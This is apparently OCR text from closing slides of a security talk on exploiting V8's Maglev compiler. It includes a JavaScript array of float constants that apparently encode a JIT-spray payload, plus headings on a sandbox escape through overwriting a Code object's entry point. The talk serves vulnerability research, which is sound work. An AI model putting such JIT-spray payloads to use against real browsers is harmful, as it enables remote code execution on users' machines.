



```
const foo = () => {
    return [
        1.9711828979523134e-246,
        1.9562205631094693e-246,
        1.9557819155246427e-246,
        1.9711824228871598e-246,
        1.971182639857203e-246,
        1.9711829003383248e-246,
        1.9895153920223886e-246,
        1.971182898881177e-246
    ];
}
```

The JS Code in need of JIT Compilation

V8 Sandbox Escape

Modifying the *code_entry_point* of *Code* object to achieve JIT spray



Demo

Conclusions

Conclusions

- Implementing new TC39 standards tends to present greater vulnerability challenges, as the newly implemented code has not undergone sufficient review and testing stages.
- As a new, complex compilation mechanism, Maglev in V8 is prone to as many potential security vulnerabilities as turbofan. There's probably a lot of security vulnerabilities that could be hunted here.
- Understanding the GC and JIT mechanisms in V8 and being familiar with heap spraying and JIT spray techniques are important for hunting the vulnerabilities and writing more effective exploits.

Thanks!